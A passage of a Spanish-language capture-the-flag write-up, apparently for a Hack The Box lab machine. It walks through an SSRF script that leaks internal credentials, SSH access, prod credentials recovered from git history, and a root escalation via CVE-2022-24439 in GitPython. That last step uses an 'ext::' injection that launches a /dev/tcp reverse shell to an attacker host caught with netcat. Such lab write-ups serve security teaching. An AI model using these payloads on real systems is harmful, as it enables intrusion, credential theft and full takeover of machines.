Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


---------------------------141597984822099802040318045 21--"""

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

try:
    post_result = requests.post(POST_TARGET, headers=HEADERS, data=POST_DATA, verify=False)
    post_result.raise_for_status()
except requests.exceptions.RequestException as e:
    print(f"Error en la petición POST: {e}")
    sys.exit(1)

try:
    get_result = requests.get(GET_TARGET + post_result.text, verify=False)
    get_result.raise_for_status()
except requests.exceptions.RequestException as e:
    print(f"Error en la petición GET: {e}")
    sys.exit(1)

try:
    json_object = json.loads(get_result.text)
    print(json.dumps(json_object, indent=2))
except json.JSONDecodeError as e:
    print(f"Error al decodificar el JSON: {e}")
```

Figura 23: Archivo ssrf.py

En primer lugar ejecutamos el **ssrf.py** apuntado a la raíz (/) para quecrealize un barrido de todos los directorios disponibles y vemos que nos repotan varias rutas.

```
❯ python ssrf.py /
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
```

Figura 24: Ejecutando ssrf.py

AL realizar el barrido, nos reporta distintas cabeceras y la ruta a cada una de ellas, tras comprobarlas todas vimos que hay una que contiene un mensaje.

```
❯ python ssrf.py /api/latest/metadata/messages/authors
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't
wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our
internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sur
e to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach
out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Edit
orial Tiempo Arriba Team."
}
```

Figura 25: Ejecutando ssrf.py a una ruta específica.

Dentro de las instrucciones o del mensaje encontramos las credenciales del usuario **dev**.




Figura 26: Credenciales encontradas.

Guardamos la credenciales en un arhcivo y tatamos de conectarnosa través del servicio **ssh** como el usuario **dev**.

```
❯ echo 'dev dev080217_devAPI!@' > credentials.txt
❯ cat credentials.txt
       File: credentials.txt
   1   dev dev080217_devAPI!@
```

Figura 27: Guardando credencialces.

```
❯ ssh dev@10.10.11.20
The authenticity of host '10.10.11.20 (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.20' (ED25519) to the list of known hosts.
dev@10.10.11.20's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Oct 15 12:56:54 PM UTC 2024

  System load:  0.0               Processes:             227
  Usage of /:   60.9% of 6.35GB   Users logged in:       1
  Memory usage: 19%               IPv4 address for eth0: 10.10.11.20
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your


Last login: Tue Oct 15 12:43:53 2024 from 10.10.14.203
dev@editorial:~$ ls
apps  user.txt
```

Figura 28: Estableciendo conexión SSH.

6. Escalada de privilegios

6.1. Reconocimiento del sistema.

Tras ganar acceso al sistema mediante SSH, vamos a tratar de recopilar infomación del sistema para buscar posibles vectores para la escalada de privilegios. Vemos como en el sistema existe otro usuario llamado **prod**.

```
dev@editorial:/home$ whoami
dev
dev@editorial:/home$ ls
dev  prod
dev@editorial:/home$
```

Figura 29: Listando directorio /home.

Dentro del directorio del usuario dev **/home/dev** encontramos un archivo oculto llamado **.git**.

```
dev@editorial:~$ ls
apps  user.txt
dev@editorial:~$ cd apps
dev@editorial:~/apps$ ls -a
.  ..  .git
dev@editorial:~/apps$
```

Figura 30: Directorio oculto .git

6.1.1. Revisión de commits mediante Git

Parece que tenemos un proyecto en el cual se esta utilizando **Git** para publicar y modificar los archivos de un repositorio. Algo interesante que podemos hacer ahora es tratar de visualizar los **commits** del proyecto para ver la información que nos repotan hacerca de él.

```
dev@editorial:~/apps/.git$ ls
branches  COMMIT_EDITMSG  config  description  HEAD  hooks  index  info  logs  objects  refs
```

Figura 31: Contenido del directorio .git

Para visualizar los **commits** de un proyecto podemos utilizar el comando **git log**.

```
dev@editorial:~/apps/.git$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
:...skipping...
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
:...skipping...
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.
```

Figura 32: Lista de coomits realizados.

Tras revisar los commits vemos como hay uno bastante interesante "**downgrading prod to dev**". Parece que este commit nos indica que se han realizado cambios en la api y nos muestra un mensaje como que se ha degradado al usuario prod a dev.




Figura 33: Commit change(api)

Vamos a ver los cambios que se han realizado en ese commit en concreto mediante el comando **git show**.




Figura 34: Mostrar cambios realizados del comit change(api)

Esto es muy interesante ya que podemos ver que la modificación que se ha realizado es cambiar las credenciales del usuario **prod** por las del usuario **dev**. Ahora podemos visualizar la contraseña del usuario prod y tratar de acceder como el mediante el servicio SSH.




Figura 35: Cambio de credenciales.

6.1.2. Conexión mediante ssh como el usuario prod

Las credenciales nos han servido para establecer una conexión mediante el servicio ssh como el usuario prod, ahora podemos seguir buscando información del sistema para tratar de realizar una escalada de privilegios.




Figura 36: Estableciendo conexión mediante ssh como el usuario prod.

Si listamos los permisos que tenemos como super usuario con el comando **sudo -l**, vemos como podemos ejecutar como root el programa **clone_prod_change.py** el cual esta vinculado con **/usr/bin/python**.




Figura 37: Lista de permisos del usuario prod.

6.2. CVE-2022-24439 (RCE - Ejecución remota de código)

Tras revisar el código, vemos com este utiliza la librería git con la función clone_form. Según la vulnerabilidad **CVE-2022-24439** las versiones inferiores a la **3.1.30** de la librería Git de Python pueden ser expuesta a una injección de código, si en lugar de asignar la URL de un repositorio para clonarlo, lo sustituimos por el prefijo "**ext::**".

En nuestro caso intentaremos inyectar un reverse shell. Como el programa **clone_prod_change.py** lo podemos ejecutar como supe usuarios ya que los permisos lo permiten, la reverse shell que establezcamos la realizaremos como root.

En mi caso he creado un pequeño script en bash llamado **revShell.sh** en el cual estableceremos el código para ejecutar nuestra reverse shell. Es importante que el código de la reverse shell este en **base64**, ya que de lo contrario no funcionara.




Figura 38: Archivo revShell.sh

En mi caso utilize la página **http://revshell.com** para crear mi reverse shell a través del puerto **1234** y codificarlo en **base64**.




Figura 39: http://revshell.com

El archivo **revShell.sh** lo hemos creado dentro del directorio **/tmp/.a/** donde tenemos permisos de escritura. Una vez creado, simplemente nos ponemos en escucha desde nuestro sistema con **Netcat** por el puerto **1234** y ejecutamos con **sudo** el programa **clone_prod_change.py** incluyendo su ruta comleta y el pyload descrito en la vulnerabilidad **ext::sd ruta/de/la/revShell.sh**.

```
sudo /usr/bin/python3 /opt/interna_apps/clone_changes/clone_prod_change.py 'ext::sh /tmp/.a/revShell.sh'
```

```
prod@editorial:/tmp/.a$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh /tmp/.a/revShell.sh'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh /tmp/.a/revShell.sh new_changes
  stderr: 'Cloning into 'new_changes'...
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.14.165/1234: Connection refused
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
```

Figura 40: Ejecución como sudo del programa clone_prod_change.py

Tras ejecutar el programa como sudo vemos como inmediatamente nos reporta la reverse shell a través de **Netcat** como el usuario **Root**, pudiendo ver la flag del archivo **root.txt**.

```
❯ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.20 37036
root@editorial:/opt/internal_apps/clone_changes# ls
ls
HEAD
branches
clone_prod_change.py
config
description
hooks
info
new_changes
objects
refs
root@editorial:/opt/internal_apps/clone_changes# cd
cd
root@editorial:~# ls
ls
root.txt
root@editorial:~# cat root.txt
cat root.txt
```

Figura 41: Reverse shell establecida a través de Netcat.